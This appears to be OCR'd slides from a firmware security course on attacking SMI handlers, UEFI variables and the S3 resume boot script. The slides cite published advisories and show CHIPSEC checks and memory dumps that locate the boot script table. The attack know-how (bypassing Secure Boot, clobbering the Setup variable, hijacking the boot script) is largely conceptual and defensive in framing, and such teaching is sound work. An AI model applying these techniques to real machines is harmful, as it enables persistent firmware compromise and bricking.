
Time of Check

```
InfoSize = .. + SmmVariableHeader->DataSize + SmmVariableHeader->NameSize;
if (InfoSize > *CommBufferSize - SMM_VARIABLE_COMMUNICATE_HEADER_SIZE) {
  Status = VariableServiceGetVariable (
             ...
             (UINT8 *)SmmVariableHeader->Name + SmmVariableHeader->NameSize
             );

VariableServiceGetVariable (
  ...
  OUT      VOID                 *Data
  )
...
  if (*DataSize >= VarDataSize) {
    CopyMem (Data, GetVariableDataPtr (Variable.CurrPtr), VarDataSize);
```

Time of Use

Validate input addresses before using them!

- *Read pointer* issues are also exploitable to expose SMRAM contents
- SMI handlers have to validate each address/pointer (+ offsets) they receive from OS prior to reading from or writing to it including returning status/error codes
  - E.g. use/implement a function which validates address + size for overlap with SMRAM similar to **`SmmIsBufferOutsideSmmValid`** in EDKII



```
+/**
+  This function check if the buffer is valid per processor architecture and not overlap with SMRAM.
+
+  @param Buffer   The buffer start address to be checked.
+  @param Length   The buffer length to be checked.
+
+  @retval TRUE  This buffer is valid per processor architecture and not overlap with SMRAM.
+  @retval FALSE This buffer is not valid per processor architecture or overlap with SMRAM.
+**/
+BOOLEAN
+EFIAPI
+SmmIsBufferOutsideSmmValid (
+  IN EFI_PHYSICAL_ADDRESS  Buffer,
+  IN UINT64                Length
+  )
```

Exercise 4.3


Security of SMI Handler Firmware

Exercise 4.4

Attacking SMI Handlers

4.7 Attacking UEFI Variables

Where does firmware store its settings?




- UEFI BIOS stores persistent config as ”UEFI Variables” in NVRAM part of SPI Flash chip
- UEFI Variables can be Boot-time or Run-time
- Run-time UEFI Variables are accessible by OS via run-time Variable API (via SMI Handler)
- OS exposes UEFI Variable API to [privileged] user-mode applications


`SetFirmwareEnvironmentVariable`

`/sys/firmware/efi/efivars/` or **`/sys/firmware/efi/vars`**

Lots of settings..



Name	Ext	Size
AcpiGlobalVariable_C020489E-6DB2-4EF2-9AA5-CA06FC11D36A_NV+BS+RT_1	bin	8
AMITSESetup_C811FA38-42C8-4579-A9BB-60E94EDDFB34_NV+BS+RT_0	bin	91
Boot0000_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0	bin	136
Boot0001_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0	bin	300
BootCurrent_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	2
BootOptionSupport_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	4
BootOrder_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0	bin	10
db_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0	bin	3,143
dbx_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0	bin	76
DimmSPDdata_A09A3266-0D9D-476A-B8EE-0C226BE16644_NV+BS+RT_0	bin	8
DmiData_70E56C5E-280C-44B0-A497-09681ABC375E_NV+BS+RT_0	bin	397
FastBootOption_B540A530-6978-4DA7-91CB-7207D764D262_NV+BS+RT_0	bin	284
FlashInfoStructure_82FD6BD8-02CE-419D-BEF0-C47C2F123523_NV+BS+RT_0	bin	7
Guid1394_F9861214-9260-47E1-BCBB-52AC033E7ED8_NV+BS+RT_0	bin	8
KEK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBAWS_0	bin	1,560
LastBoot_B540A530-6978-4DA7-91CB-7207D764D262_NV+BS+RT_0	bin	10
LegacyDevOrder_A56074DB-65FE-45F7-BD21-2D2BDD8E9652_NV+BS+RT_0	bin	16
MaintenanceSetup_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0	bin	410
MEFWVersion_9B875AAC-36EC-4550-A4AE-86C84E96767E_NV+BS+RT_0	bin	20
MemorySize_6F20F7C8-E5EF-4F21-8D19-EDC5F0C496AE_NV+BS+RT_0	bin	8
MemoryTypeInformation_4C19049F-4137-4DD3-9C10-8B97A83FFDFA_NV+BS+RT_0	bin	64
MrcS3Resume_87F22DCB-7304-4105-BB7C-317143CCC23B_NV+BS+RT_0	bin	4,052
NBPlatformData_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_BS+RT_0	bin	14
OsIndications_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0	bin	8
OsIndicationsSupported_8BE4DF61-93CA-11D2-AA0D-00E098032B		
PasswordInfo_6320A8C8-9C93-4A71-B529-9F79C8761B8D_NV+BS-		
PchS3Peim_E6C2F70A-B604-4877-85BA-DEEC89E117EB_BS+RT_		
PK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBA		
PKDefault_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+R		
SecureBoot_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_		
SecurityTokens_6320A8C8-9C93-4A71-B529-9F79C8761B8D_NV+B		
Setup_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0		
SetupDefault_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0	bin	410
SetupMode_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	1
SetupPlatformData_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_BS+RT_0	bin	16
SignatureSupport_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	80
TpmDeviceSelectionUpdate_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS..	bin	1
TrEEPhysicalPresence_F24643C2-C622-494E-8A0D-4632579C2D5B_NV+BS+RT_0	bin	12
UsbSupport_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0	bin	32



```
[..]
[db_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0.bin.dir]
[dbx_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0.bin.dir]
[KEK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBAWS_0.bin.dir]
[PK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBAWS_0.bin.dir]
[SecureBoot_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0.bin.dir]
[SetupMode_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0.bin.dir]
```

AcpiGlobalVariable

BootOrder

Secure Boot certificates (PK, KEK, db, dbx)

Setup

Dangerous Contents in UEFI Variables

- **Secure Boot configuration** settings (see our All Your Boot Are Belong To Us)
- **Addresses** to structures/buffers which **firmware** reads from or **writes to** during boot
- **Policies for hardware protections** & locks such as BIOS Write Protection, Flash LockDown, BIOS Interface Lock
- Policies **disabling security** features
- Values of hardware configuration registers which firmware locks down
- Data which firmware really **really** needs to just boot
- **Secrets**: BIOS passwords in clear

Image Source: KEEP CALM-O-MATIC

This cannot be good…

- **Overwrite early firmware code/data** if (physical addresses) pointers are stored in unprotected variables
- **Bypass UEFI and OS Secure Boot** if its configuration or keys are stored in unprotected variables
- **Bypass or disable hardware protections** if their policies are stored in unprotected variables
- **Make the system unable to boot (brick)** if setting essential to boot the system are stored in unprotected variables

Who needs a Setup variable, anyway?

VU#758382

- Storing Secure Boot settings in Setup could be bad
- Now user-mode malware can clobber contents of `Setup` UEFI variable with garbage or delete it
- Malware may also clobber/delete default configuration `StdDefaults`
- The system may never boot again

The attack has been co-discovered with researchers from LegbaCore (Corey Kallenberg, Xeno Kovah) and MITRE Corporation (Sam Cornwell, John Butterworth).

Source: Setup For Failure

Variable Attribute Checks in CHIPSEC

```
# chipsec_main.py --module common.uefi.access_uefispec
```

```
[*] running module: chipsec.modules.common.uefi.access_uefispec
[x][ =======================================================================
[x][ Module: Access Control of Variables Defined in UEFI Spec
[x][ =======================================================================
[*] Testing UEFI variables ..
[*] Variable BootOrder
[*] Variable dbx
[*] Variable ConOut
[*] Variable db
[*] Variable PK
[*] Variable BootCurrent
[*] Variable Timeout
[*] Variable KEK
[*] Variable Boot0000
[*] Variable Boot0001
[*] Variable SecureBoot
[*] Variable ConIn
..

[+] PASSED: All checked UEFI spec variables are protected according to spec
```

Exercise 4.5


Security of UEFI Variables

4.8 Attacking Firmware S3 Resume

VU# 976132 (CVE-2014-8274)

- Security issues in system firmware due to handling of S3 resume boot script have been independently discovered by other security researchers
- Rafal Wojtczuk of Bromium and Corey Kallenberg (@coreykal) of LegbaCore first published *Attacks on UEFI Security* (paper)
- PoC exploit was described and developed by Dmytro Oleksiuk (@d_olex) in Exploiting UEFI boot script table vulnerability
- Pedro Vilaça (@osxreverser) found related vulnerability in Mac EFI firmware (SPI Flash Configuration HW lock bit FLOCKDN is gone after resuming from S3)


Waking the system from S3 “sleep” state



Searching for ACPI global structure…

`AcpiGlobalVariable` UEFI variable points to a structure in memory (**`ACPI_VARIABLE_SET_COMPATIBILITY`**)

```
[CHIPSEC] Reading EFI variable Name='AcpiGlobalVariable'..
[uefi] EFI variable AF9FFD67-EC10-488A-9DFC-
6CBF5EE22C2E:AcpiGlobalVariable:
18 be 89 da
```




```
[CHIPSEC] Reading: PA = 0x00000000DA89BE18, len = 0x100, output:
00 c0 6e da 00 00 00 00 00 40 08 00 00 00 00 00 |   n      @
00 00 00 00 00 00 00 00 18 a0 88 da 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
80 c0 89 da 00 00 00 00 40 c0 89 da 00 00 00 00 |        @
00 00 20 fa 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
```

Searching for "S3 Boot Script"…

Pointer **`AcpiBootScriptTable`** at offset **`0x18`** in the structure **`ACPI_VARIABLE_SET_COMPATIBILITY`** points to the script table

```
typedef struct {
//
// Acpi Related variables
//
EFI_PHYSICAL_ADDRESS AcpiReservedMemoryBase;
UINT32 AcpiReservedMemorySize;
EFI_PHYSICAL_ADDRESS S3ReservedLowMemoryBase;
EFI_PHYSICAL_ADDRESS AcpiBootScriptTable;
..
} ACPI_VARIABLE_SET_COMPATIBILITY;
```

